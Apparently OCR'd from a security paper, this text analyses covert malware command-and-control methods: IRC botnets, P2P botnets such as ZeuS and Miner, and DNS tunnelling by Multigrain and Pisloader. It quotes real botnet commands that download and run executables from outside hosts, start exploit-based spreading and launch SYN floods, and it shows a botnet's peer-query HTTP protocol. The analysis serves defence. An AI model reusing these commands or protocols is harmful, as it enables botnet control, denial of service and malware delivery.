Listening on: 0.0.0.0
Real Date/Time: 2017-01-17 16:46:45
Fake Date/Time: 2017-01-17 16:46:45 (Delta: 0 seconds)
Forking services...
* chargen_19_tcp - started (PID 10811)
* time_37_udp - started (PID 10802)
* discard_9_tcp - started (PID 10807)
* daytime_13_udp - started (PID 10804)
* dummy_1_udp - started (PID 10814)
* chargen_19_udp - started (PID 10812)
* irc_6667_tcp - started (PID 10796)
* ntp_123_udp - started (PID 10797)
* finger_79_tcp - started (PID 10798)
* dns_53_tcp_udp - started (PID 10786)
* echo_7_tcp - started (PID 10805)
* daytime_13_tcp - started (PID 10803)
* quotd_17_udp - started (PID 10810)
* quotd_17_tcp - started (PID 10809)
* echo_7_udp - started (PID 10806)
* discard_9_udp - started (PID 10808)
* syslog_514_udp - started (PID 10800)
* tftp_69_udp - started (PID 10795)
* dummy_1_tcp - started (PID 10813)
* time_37_tcp - started (PID 10801)
* smtp_25_tcp - started (PID 10789)
* smtps_465_tcp - started (PID 10790)
* pop3_110_tcp - started (PID 10791)
* http_80_tcp - started (PID 10787)
* pop3s_995_tcp - started (PID 10792)
* ftps_990_tcp - started (PID 10794)
* ftp_21_tcp - started (PID 10793)
* https_443_tcp - started (PID 10788)
* ident_113_tcp - started (PID 10799)
done.
Simulation running.

Part 2

2.1 The need for covert communication

Evading detection is considered one of the key objectives of someone operating a malware, since being detected actually results not only in the loss of the attacker's access to the victim host but in an increased risk of future detection as well. Consequently, malware has evolved to thwart detection by trying to blend in with normal network traffic and by using the most popular communication protocols of each era.

2.2 Hiding in Plain Sight - Internet Relay Chat

When the Internet Relay Chat (IRC) was popular back in the 1990s, attackers used it extensively. Since legitimate IRC traffic has decreased over the years this is considered as an age-old technique and attackers have a very difficult time blending in as defenders began inspecting the IRC traffic.

IRC is a very simple ASCII over sockets protocol and the idea is that the malware bot on the compromised machine will connect to a given IRC channel as a programmatic client ready to receive management and data transfer commands from the bot master. The main advantage for IRC as opposed to other C&C channels is that IRC servers are freely available, easy to set up and the IRC protocol allows interactive control of the bot. An attacker can pick any of the zombies from the botnet and send custom commands to it having a much higher degree of control with a comparably low effort.

One of the core failings of this approach is that because the architecture is centralized, the bot master represents a single point of failure. As a consequence, if the C&C server gets crashed or taken offline, then all of the compromised machines (bots) are deaf mute and the threat is mitigated.

In response to more efficient shutdowns of IRC servers, malware authors next began creating multiple bot variants that would use

different IRC servers and chat rooms. This split up their resources into multiple botnets instead of having them all in one large single point of failure location. Undoubtedly, this has required more effort but it also provides additional flexibility in a world where bots are a criminal commodity to be sold or rented.

Malware authors also began to employ a variety of techniques specific to IRC to avoid shutdown, including but not limited to the following:

- Channel passwords: Channel passwords can be mitigated if the password is discovered through network analysis or reverse engineering.
- Banning: Various types of bans are implemented through bots managing a channel against specific individuals, such as blocking one's IP address. This can be bypassed through the use of open proxies or anonymization services.
- Creating proprietary IRC networks: By creating their own IRC network with more than one server, malware operators are able to delay shutdown attempts by law enforcement. Eventually registrars and host providers are informed to provide an appropriate shutdown, but this takes much more time to perform compared to a traditional channel shutdown. Creating one's own IRC network involves more resources, time, and effort.

2.2.1 Common behavior of botnets through IRC

The most common functionalities botnets provide through IRC are the following:

- Distributed Denial of Service Attacks

- Spamming
- Sniffing Traffic
- Keylogging
- Spreading new malware
- Mass identity theft

The bot when started, it tries to connect to the hardcoded IRC server. Often a dynamic DNS name is provided rather than a hardcoded IP address, so the bot can be easily relocated.

Using a special crafted nickname like [UrX]- 7000159 the bot tries to join the channel, oftentimes using a password to keep strangers out of the channel. A typical communication that can be observed after a successful infection looks like:

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-7000159
-> USER mltfvt 0 0 :mltfvt
```

The bot then receives the topic of the channel and interprets it as a command:

```
<- :irc1.XXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-7000159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXX.XXX MODE #foobar +smntuk channelpassword
```

Most botnets use topic commands like the following

```
.advscan lsass 200 5 0 -r -s
.http.update http://<server>/~mugenxu/rBot.exe c:\msy32awds.exe 1
```

The first topic tells the bot to spread further by exploiting the ms04-011 LSASS vulnerability. The scan should create 200 threads, run with a delay of 5 seconds and silenty (parameter -s), so as to avoid too much traffic. The second example instructs the bot to download a binary from the web and execute it (parameter 1).If the topic does not contain any

instructions for the bot, then it does nothing but idling in the channel, awaiting commands. One fundamental behavior that is observed on most current bots is that they do not spread if they are not told to spread in their master's channel.

A typical DDoS-attacks looks like the following: The operator enters the channel and issues the command. After the bots have done their job, they report their status:

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
```

Both attacks show typical targets of DDoS attacks: FTP server on port 21/TCP or IRC server on port 6667/TCP.

Seldomly, bots harvest information from compromised machines. With the help of commands like ".getcdkeys" the operator of a botnet is able to request a list of CD keys (e.g. for Windows or games) from all bots. Those CD keys can be sold to crackers or the attacker can use them for several other purposes since they are considered valuable information.

Last but not least botnets update quite frequently. Updating means that the bots are instructed to download a piece of software and then execute it. Examples of issued commands include:

```
.download http://www.spaztenbox.net/cash.exe c:\arsetup.exe 1 -s
!down http://www.angelfire.com/linuks/kuteless/ant1.x
! dload http://www.angelfire.com/linuks/kuteless/ant1.x C:\firewallx.exe 1
.http.update http://59.56.178.20/~mugenxur/rBot.exe c:\msy32awds.exe 1
```

Most of these binary files are either adware proxy servers or Browser Helper Objects.

2.3 Peer to Peer Communication

The failings of the centralized IRC approach led the malware to evolve. Peer to peer (P2P) is increasingly used by threat operators and bot masters to obscure command and control (C&C) communications. P2P's lack of a centralized control infrastructure provides resilience to take down.

On the other hand, P2P does limit the threat actor's ability to be agile because the distribution of commands to infections is not immediate. Furthermore, this topology is more difficult to maintain and disseminate due to its complexity.

However threat actors accept this tradeoff in order to gain access to systems that have other defense mechanisms in place. In addition, other threat actors are using P2P as a backup technique, to resurrect infections should their primary control infrastructure be taken down.




Figure: P2P topology

2.3.1 P2P Functionality

The malware which use p2p communication usually have a large number of peers hardcoded into and use them in order to connect and sync with the rest of the P2P network.

A few recent threats that have P2P capabilities are the following:

- ZeroAccess
- Zeus V3
- TDL4/TDSS
- Miner

However in this paper we are going to briefly describe the functionality and capabilities of the Zeus malware since it has been one of the most popular malware families for nearly a decade.

ZeuS v3 implements a Kademlia like P2P botnet. ZeuS is using an “IP list” which contains IP addresses of other drones participating in the

P2P botnet. An initial list of IP addresses is hardcoded in the ZeuS binary. As soon as a computer gets infected, ZeuS will try to find an active node by sending UDP packets on high ports. If the bot hits an active node, the remote node will response with a list of current IP addresses that are participating in the P2P network. Additionally, the remote node will tell the requesting node which binary and config version he is running. If the remote node is running a more recent version, the bot will connect to it on a TCP high port to download a binary update and/or the current config file. Afterwards the bot will connect to the C&C domain listed in the config file using HTTP POST.




Figure: How Zeus malware operates

The HTTP protocol is only being used to drop the stolen data to the Dropzone or to receive commands from the botnet master. There is just one ZeuS C&C active at the same time, so every time the domain name gets suspended/terminated, the criminals have to push out a new config file. If everything fails i.e no working/active P2P drone can be found and the main C&C is dead, then the bot will use the DGA (Domain Generation Algorithm) as a fallback mechanism.


2.3.2 When bitcoin mining goes P2P

Since the advent of bitcoins and bitcoin mining, botnets have been extensively used for such a purpose. Through the use of pooled Bitcoin mining, a botnet herder could covertly mine Bitcoins using the computational power of a victim's computer. One such botnet was called Miner and used P2P technology in order to communicate with its masters.

When executed, the program installs tons of stuff that holds a number of goodies, such as

- An executable hidden in an Alternate Data Stream.
- Three Bitcoin miners: the Ufasoft miner, the RCP miner and the Phoenix miner.
- A file with geo-location information for IP address ranges.

One of the first things that come to attention is a list of 1953 hardcoded IP address strings that are contained in the binary. These addresses are contacted by the bot during its bootstrapping phase in order to join the P2P network.



```
0008eaf0  0f 00 00 00 31 30 39 2e  31 30 34 2e 31 37 32 2e  |....109.104.172.|
0008eb00  32 32 38 00 ff ff ff ff  0e 00 00 00 39 34 2e 31  |228.........94.1|
0008eb10  33 37 2e 31 36 33 2e 32  35 33 00 00 ff ff ff ff  |37.163.253......|
0008eb20  0e 00 00 00 39 35 2e 31  30 34 2e 31 32 32 2e 32  |....95.104.122.2|
0008eb30  30 31 00 00 ff ff ff ff  0d 00 00 00 39 35 2e 34  |01..........95.4|
0008eb40  33 2e 32 32 32 2e 31 39  30 00 00 00 ff ff ff ff  |3.222.190.......|
0008eb50  0d 00 00 00 37 37 2e 32  33 36 2e 31 37 36 2e 37  |....77.236.176.7|
0008eb60  30 00 00 00 ff ff ff ff  0f 00 00 00 31 37 33 2e  |0...........173.|
0008eb70  32 31 37 2e 31 37 35 2e  31 36 35 00 ff ff ff ff  |217.175.165.....|
0008eb80  0d 00 00 00 31 38 38 2e  32 33 30 2e 37 31 2e 32  |....188.230.71.2|
0008eb90  32 00 00 00 ff ff ff ff  0d 00 00 00 39 33 2e 31  |2...........93.1|
0008eba0  32 36 2e 38 37 2e 31 34  38 00 00 00 ff ff ff ff  |26.87.148.......|
0008ebb0  0e 00 00 00 31 37 38 2e  32 30 35 2e 35 30 2e 32  |....178.205.50.2|
0008ebc0  35 35 00 00 ff ff ff ff  0d 00 00 00 37 38 2e 36  |55..........78.6|
0008ebd0  32 2e 31 31 34 2e 32 33  38 00 00 00 ff ff ff ff  |2.114.238.......|
0008ebe0  0f 00 00 00 31 37 34 2e  31 30 39 2e 31 34 38 2e  |....174.109.148.|
0008ebf0  32 33 38 00 ff ff ff ff  0c 00 00 00 37 37 2e 32  |238.........77.2|
```

Figure: IP address list in the BotMiner binary

To verify if a remote host is really part of the botnet, it is first probed on TCP port 62999. After that, all subsequent communication with that host takes place over HTTP connections on TCP port 8080. If a bot wants to receive a piece of information from the botnet, it sends a GET request for the URL /search=[resource] to another peer. The response contains the requested data. In the example below the bot asks if a file named ip_list_2 exists.

Request
GET /search=ip_list_2.txt HTTP/1.1
Connection: close
Host: 67.230.63.171

Response
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Jul 2011 1:46:30 PM GMT
Content-Type: application/octet-stream
Content-Length: 36
Last-Modified: Thu, 28 Jul 2011 1:46:30 PM GMT
Connection: close
Expires: Thu, 28 Jul 2011 1:46:30 PM GMT
Cache-Control: no-cache
Accept-Ranges: bytes

```
0|8E2105CC235624452CF4CA5ED5880636
```

The remote peer confirms the existence of the file by sending back an MD5 hash of its content. A non-existing file or otherwise invalid request would have been indicated by the string null. To actually download the searched file, you omit the .txt suffix:

Request

```
GET /search=ip_list_2 HTTP/1.1
Connection: close
Host: 67.230.63.171
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Jul 2011 1:46:32 PM GMT
Content-Type: application/octet-stream
Content-Length: 11107
Last-Modified: Thu, 28 Jul 2011 1:46:32 PM GMT
Connection: close
Expires: Thu, 28 Jul 2011 1:46:32 PM GMT
Cache-Control: no-cache
Accept-Ranges: bytes

86.121.101.197
194.44.169.112
77.123.56.166
65.75.122.227
79.115.121.40
89.208.252.138
213.135.179.130
31.43.66.129
67.230.65.87
94.76.96.80
```

The response contains a list of IP addresses belonging to other peers in the botnet. This information is sufficient to recursively enumerate the

peer-to-peer network, or at least the part of it that lives on public IP addresses.

Three separate host lists were found during the analysis of this botnet: ip_list, ip_list_2 and ip_list_3, with the latter one being for some unspecified reason, empty. A seven hour crawl resulted in 9.141 hosts for ip_list and 28.675 hosts for ip_list_2 with only 57 hosts being present in both lists — a total of almost 38.000 different public IP addresses. Taking into account that most machines are behind network address translation or some gateway nowadays, the real number of infected machines can easily be magnitudes bigger.

A bot may retrieve its Internet-facing IP address via /search=get_my_ip and check if it can be reached from the outside with /search=listen_test.

Another interesting thing is the request for /search=soft_list, a list of executables:

Request

```
GET /search=soft_list HTTP/1.1
Connection: close
Host: 91.124.141.114
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Jul 2011 21:54:04 GMT
Content-Type: application/octet-stream
Content-Length: 1235
Last-Modified: Thu, 28 Jul 2011 21:54:04 GMT
Connection: close
Expires: Thu, 28 Jul 2011 21:54:04 GMT
Cache-Control: no-cache
Accept-Ranges: bytes

1881|37055143655159895100072920[...]056290908384488867|iecheck12.exe|8|1
1864|74659789337208584676889842[...]363065321014216383|client_8.exe|24|0
1861|501301901069505876759513 78[...]854716588011099242|w_distrib.exe|6|0
1859|17628191893358990544434624[...]934535221101899258|btc_server.exe|22|0
1855|70418953044346961647340893[...]411084368838550531|loader2.exe|2|0
```

```
1816|639028489722754190493122 73[...]804891227296793639|loader_rezerv.exe|3|0
1714|714501903750460680043189 22[...]621691365929209616|gbot_loader.exe|27|0
873|450976523626203858415918223[...]004413953350864628|resetsr.exe|14|0
```

This list contains a number of files that the bot will download from the peer-to-peer network and run. Again, it requests them by sending the file name as a parameter for a /search= request. Each file has a unique ID, the number before the first dash.

2.4 Protocol Tunneling

Previously we mentioned that the threat actor's ultimate goal is to evade detection or make it past the perimeter firewall's egress filtering rules and in order to accomplish that he must blend in with existing traffic.

Another technique to satisfy evasion is to tunnel data in and out of a network by embedding it in common network protocols which are usually not inspected by an Intrusion Detection System and also allowed by the perimeter firewall. Two such protocols are DNS and ICMP.

2.4.1 DNS Tunneling

DNS tunneling was originally used as a simple way to bypass the captive portals at the network edge. But as with many things in life, it can also be abused. One such nefarious purpose is its ability to covert file transfers and C&C server traffic out of a compromised device since for many organizations, DNS tunneling isn't even a known suspect and therefore a significant security risk.

Another advantage of DNS tunneling over other exfiltration methods is that while the methods of delivery typically require the compromised client to have external connectivity in case of DNS tunneling the compromised machine doesn't need actual external connectivity. The machine simply requires access to an internal DNS

server with external access, which will enable the machine to send and receive DNS responses.

On the other hand, DNS tunneling is inefficient and the speed is slow. DNS traffic has limited bandwidth to pass data, as it has only the capability to pass small information like DNS request and reply. In fact it has been shown that DNS tunneling can achieve bandwidth of 110 KB/s with latency of 150 ms. Last but not least DNS tunneling is also unreliable since DNS is using mostly UDP as its transmission protocol.

2.4.1.1 DNS Tunneling Workings

The attacker must possess a domain and must have a server configured as an authoritative DNS server for that domain in order to run the tunneling and decoding.

The sequence of activities is as follows:

The compromised machine sends a request for a particular host name in a domain, with the data/response to the server encoded in the hostname being requested.

The server responds with its data in the RDATA field of the response. Because DNS allows hostnames of up to 255 characters, with each subdomain limited to 63 characters, DNS allows the client to use lengthy individual labels as well as multiple levels of subdomains to encode their data.

For example:

The client sends a query for an A record where the data is base32/64 encoded in the host name:

MASFDG344FDsfdSDFDSSDA4346H.t.maliciousdomain.com

Then the server could respond with an answer as a CNAME response:

WW2IDPOZQWY5DJNZSQ.t.example.com

2.4.1.2 A look at Mutigrain POS malware

Multigrain is a POS (payment of sales) malware variant highly targeted and digitally signed that exfiltrates stolen payment card data over DNS.

Multigrain is targeted because in contrast to several POS malware families which parse through running processes and scrape a large number of them in the hopes of locating card data, this malware variant has been custom engineered to target a specific point of sale process: multi.exe, associated with a popular backend card authorization and POS software package. If multi.exe is not found on the infected host, the malware will not install and will simply delete itself.

The malware collects the volume serial number and the MAC address of the infected machine and creates a hash of the concatenated values. The resulting hash is then combined with the computer name and a version number and all three components are then Base32 encoded. The malware then makes a DNS query with this information to a hardcoded domain, notifying the attacker of a successful installation.




Figure: Multigain Encoding Procedure

MULTIGRAIN then begins scraping the memory of the targeted process for card data, validating that data using the Luhn algorithm. Card data will normally contain the Primary Account Number, Expiration Date, Service Code and a CVV number, data which will typically be sufficient in most scenarios to attempt fraud. Each credit card record is first encrypted with a 1024 bit RSA public key, then base32 encoded, and finally stored in a buffer. Every five minutes, the malware checks this buffer to see if any card data is ready for exfiltration. If card data is

present, the individual encrypted and encoded Track 2 data record for each card is sent over the network by means of a DNS query made by the malware.




Figure: Multigain Encoding Procedure

Both the initial beaconing and the stolen card data are encoded with an unusual encoding algorithm Base32 before being transmitted via DNS queries. The choice of Base32 is interesting as Base64 is much better known and more widely used and as a result Security and Data Loss Prevention (DLP) products are more likely to detect Base64 encoding and in some cases can automatically decode the data, which could result in DLP devices identifying the exfiltration.

2.4.1.3 Dissecting WekBy Pisloader malware

Wekby is a group that has been active for a number of years, targeting various industries such as healthcare, telecommunications, aerospace, defense, and high tech. The specific specimen called Pisloader2 had been targeting a US based organization for a couple of weeks and was delivered via HTTP.

In terms of C&C communication the Pisloader malware will generate a random 10 byte alphanumeric header. The remaining data is base32 encoded. This data will be used to populate a subdomain that will be used in a subsequent DNS request for a TXT record.




Figure: pisloader DNS beacon request

The remote command and control (C2) server is statically embedded within the malware and is ns1.logitech-usa.com. This C2 server will respond with a TXT record that is encoded similar to the initial request. In the response, the first byte is ignored, and the remaining data is base32 encoded. An example of this can be found below.

